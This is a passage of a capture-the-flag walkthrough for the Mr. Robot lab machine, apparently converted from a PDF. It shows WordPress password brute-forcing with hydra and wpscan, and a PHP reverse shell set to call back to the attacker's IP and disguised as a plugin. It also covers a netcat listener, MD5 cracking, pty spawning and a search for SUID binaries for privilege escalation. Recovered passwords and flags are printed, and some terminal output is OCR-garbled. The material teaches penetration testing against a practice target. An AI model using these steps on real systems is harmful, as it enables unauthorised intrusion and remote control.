[STATUS] 780.33 tries/min, 2341 tries in 00:03h, 9111 to do in 00:12h, 16 active
[STATUS] 778.14 tries/min, 5447 tries in 00:07h, 6005 to do in 00:08h, 16 active
[80][http-post-form] host: 192.168.145.134 login: elliot password: whocares
[80][http-post-form] host: 192.168.145.134 login: Elliot password: whocares
[80][http-post-form] host: 192.168.145.134 login: ELLIOT password: whocares
```

Once you find the username, minimize your browser.

We next need to brute force the password using wpscan using the same dictionary list we created earlier

Run the following command from your Kali terminal.

```
wpscan --url 192.168.145.134 --wordlist /root/Desktop/mrrobot/Newfsociety.dic --username Elliot
```


```
[+] WordPress version 4.3.16 (Released on 2018-04-03) identified from links opml
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
[+] [SUCCESS] Login : Elliot Password : ER28-0652

Brute Forcing 'Elliot' Time: 00:01:30 < > (5630 / 11452) 49.16% ETA: 00:01:34
+---+-----+-----+-----+
| Id | Login | Name | Password |
+---+-----+-----+-----+
|   | Elliot |   | ER28-0652 |
+---+-----+-----+-----+

[+] Finished: Mon Jun 11 03:36:16 2018
[+] Requests Done: 6019
[+] Memory used: 51.848 MB
[+] Elapsed time: 00:01:38
root@kali:~#
```

We were able to brute force the password using the condensed dictionary list we created. The password turns out to be Elliot's badge number.

We have logged onto the Wordpress site.



## Exploitation

Upon examination of the installed plugins, we find none that are vulnerable. The first thing that comes to mind to get a shell on the machine is to upload a WordPress plugin containing the appropriate PHP payload.

Using your Kali Browser download the following package:

<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

`php-reverse-shell-1.0.tar.gz`

## Categories

- [Blog](#) (78)
- [Cheat Sheets](#) (10)
  - [Shells](#) (1)
  - [SQL Injection](#) (7)
- [Contact](#) (2)
- [Site News](#) (3)
- [Tools](#) (17)


## php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

This will be a proper interactive shell in which you can run interactive programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.


## Download

[php-reverse-shell-1.0.tar.gz](#)




Click OK.


Browse to your download folder. Open the download directory.




Find your download, right click and from the context menu select Move to.




Click on the Desktop and then highlight your mrrobot directory. Click on the Select button.



Right on the archived folder and from the context menu, select extract here. Open the extract folder.



Open the php-reverse-shell.php using a text editor. Right-click on the file, and from the context menu select, Open with other application.



At the top of the php-reverse-shell.php page on the very first line, copy and paste the following text at the beginning of the line before the < (lesser than) sign.

You can download the header information from: <http://pastebin.com/GMwhCDtm>

```
File Edit Search Options Help php-reverse-shell.php
Place the wordpress header information at the front of the < sign
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//

/*
Plugin Name: reverse shell
Plugin URI: https://google.com
Description: reverse shell
Version: 1
Author: reverse shell
Author URI: https://google.com
Text Domain: reverse
Domain Path: /shell
*/
```

The top of the page should now read as follows.

```
*php
File Edit Search Options Help
/*
Plugin Name: reverse shell
Plugin URI: https://google.com
Description: reverse shell
Version: 1
Author: reverse shell
Author URI: https://google.com
Text Domain: reverse
Domain Path: /shell
*/
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

We next need to modify the source code to indicate where you want the reverse shell thrown back to (Your Kali machine)



```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.145.133'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

The \$ip is the IP address of my Kali machine. We know that Kali is accustomed to using port 4444 with Metasploit so it should work here just as well.

Click on File, from the context menu select Save. Open the file and verify the changes are present.

### Change the File Type to a Zip archive

Right-click on the newly modified php-reverse-shell.php file and from the context menu select compress. Save the archive as a zip file.



### Catch the reverse shell

Open a terminal prompt and set up a listener using Netcat.


```
nc -v -n -l -p 4444
```

Leave the listener and the terminal up and running.


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -v -n 10.10.10.10 -p 4444 PHP- reverse-
```

## Upload the php-reverse-shell.php file as a plugin


Login to the Mr. Robot Wordpress site using the username and password we discovered. From the Wordpress Dashboard, click on Plugins and then select Add New.




Click on Upload Plugin





Click on the browse button, find your newly created zip file.






Click **Install Now**.



**Ignore the error message.**



**Return to the terminal running the listener.**

**If the listener is working you should see the following output:**

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -v -n -l -p 4444 HP- reverse- reverse-
listening on [any] 4444 ... REVERSE- shell.php shell.zip
connect to [192.168.145.133] from (UNKNOWN) [192.168.145.134] 39163
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
x86_64 x86_64 GNU/Linux
09:04:14 up 2:54, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE        JCPU       PCPU       WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

At the prompt, we can make some more discovery by just typing in a few Linux commands.

Type: **whoami** (prints the effective username of the current user when invoked.)

Type: **hostname** (used to either set or display the current host, domain or node name of the system.)

Type: **pwd** (The pwd command reports the full path to the current directory)

Type: **cd home** (change directory to the home directory)

Type: **ls** (list the contents of the current directory)

We see there is another directory present called, robot. Change directory to the robot directory.

Type: **cd robot**

Type: **ls**

We have located our second key and password file that has been hashed using MD5!

Let's use the **cat** command to read the contents of the `password.raw-md5` file.


```
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

That's not just any password. It's the password for the robot account. We need to break the MD5 hash to see what it is.

```
root@kali: ~
File Edit View Search Terminal Help
$ whoami
daemon
$ hostname
linux
$ pwd
/
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

There are a number of sites online that can crack an MD5 hash. To crack this hash, I am using <https://www.md5online.org/>

Copy and paste the hash into the site and click on the decrypt button.



We have a password consisting of the alphabet. `abcdefghijklmnopqrstuvwxyz`

Save the password for later.

We cannot get access to the 2<sup>nd</sup> key because of a lack of permissions.

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$
```

Using the password, we have unhashed, we can attempt to change users by trying to login using su and the robot account. No joy there either. The SU command must be run from a terminal.

```
$ su robot
su: must be run from a terminal
```

We can create a terminal using python. Type the following command at the prompt:

```
python -c "import pty;pty.spawn('/bin/bash');"
```

We now have a terminal and so let's try and login using the robot account one more time. Success!

```
$
$ python -c "import pty;pty.spawn('/bin/bash');"
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

We can now CAT the key-2-of-3.txt file to see its contents.

```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Copy and save the 2<sup>nd</sup> key to your mrrobot directory as a new text file. You have now captured two of the three keys. One more to go!

## Key #3

### Escalating Privileges

**Change directory to the root of the robot account.**

```
robot@linux:~$ cd /
cd /
robot@linux:/$ ls
```

List the contents of robot's home directory.


```
robot@linux:/$ ls
ls
bin  dev  home      lib  lost+found  mnt  proc  run  srv  tmp  var
bofaradayDE initrd.img lib64  media      opt  root  sbin  sys  usr  vmlinuz
robot@linux:/$
```

Nothing of major interest other than the root directory. Change over to the root directory and view the contents. No can do! Permission to access the root folder is denied.

```
robot@linux:/$ ls
ls
bin  dev  home      lib  lost+found  mnt  proc  run  srv  tmp  var
bofaradayDE initrd.img lib64  media      opt  root  sbin  sys  usr  vmlinuz
robot@linux:/$ cd root
cd root
bash: cd: root: Permission denied
robot@linux:/$
```

Check all the file permissions on the home directory contents.

```
ls -alh
```



The image shows a terminal window titled 'root@kali: ~'. The terminal displays the output of the 'ls -alh' command, listing the contents of the root directory with detailed permissions, sizes, and dates. The 'root' directory is highlighted in the output.

```
File Edit View Search Terminal Help
drwxr-xr-x  3 root root 4.0K Nov 13 2015 boot
drwxr-xr-x 13 root root 3.9K Jun 13 04:38 dev
drwxr-xr-x 77 root root 4.0K Jun 13 04:38 etc
drwxr-xr-x  3 root root 4.0K Nov 13 2015 home
lrwxrwxrwx  1 root root   33 Jun 24 2015 initrd.img -> boot/initrd.img-3.13.0-55-generic
drwxr-xr-x 16 root root 4.0K Jun 24 2015 lib
drwxr-xr-x  2 root root 4.0K Jun 24 2015 lib64
drwx----- 2 root root 16K Jun 24 2015 lost+found
drwxr-xr-x  2 root root 4.0K Jun 24 2015 media
drwxr-xr-x  4 root root 4.0K Nov 13 2015 mnt
drwxr-xr-x  3 root root 4.0K Sep 16 2015 opt
dr-xr-xr-x 345 root root   0 Jun 13 04:37 proc
drwx----- 3 root root 4.0K Nov 13 2015 root
drwxr-xr-x 14 root root 500 Jun 13 04:38 run
drwxr-xr-x  2 root root 4.0K Nov 13 2015 sbin
drwxr-xr-x  3 root root 4.0K Jun 24 2015 srv
```

We need to get into the root folder to check the contents. We can see if the file is hiding using the same naming convention as the other two keys using the **find** command. At the prompt, type the following:

```
find / -name key-3-of-3.txt
```


No joy here either! Permission denied everywhere we look. Our one remaining key file may be in this directory somewhere, so we need to find a program owned by root with the octal permissions set to 4000.

```
robot@linux:/$ find / -name key-3-of-3.txt
find / -name key-3-of-3.txt
find: `/etc/ssl/private': Permission denied
find: `/root': Permission denied
find: `/opt/bitnami/mysql/data/mysql': Permission denied
find: `/opt/bitnami/mysql/data/bitnami_wordpress': Permission denied
find: `/opt/bitnami/mysql/data/performance_schema': Permission denied
find: `/opt/bitnami/var/data': Permission denied
find: `/opt/bitnami/apps/wordpress/htdocs': Permission denied
find: `/var/lib/monit/events': Permission denied
find: `/var/lib/sudo': Permission denied
find: `/var/cache/ldconfig': Permission denied
find: `/var/spool/rsyslog': Permission denied
find: `/var/spool/cron/crontabs': Permission denied
find: `/sys/kernel/debug': Permission denied
find: `/lost+found': Permission denied
```

Again, with the find command.

```
find / -perm -4000 -type f 2>/dev/null
```

We find that Nmap is running on the system with root access.



```
root@kali: ~
File Edit View Search Terminal Help
eric
robot@linux:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
robot@linux:/$
```

At the prompt type: **nmap -help**

```

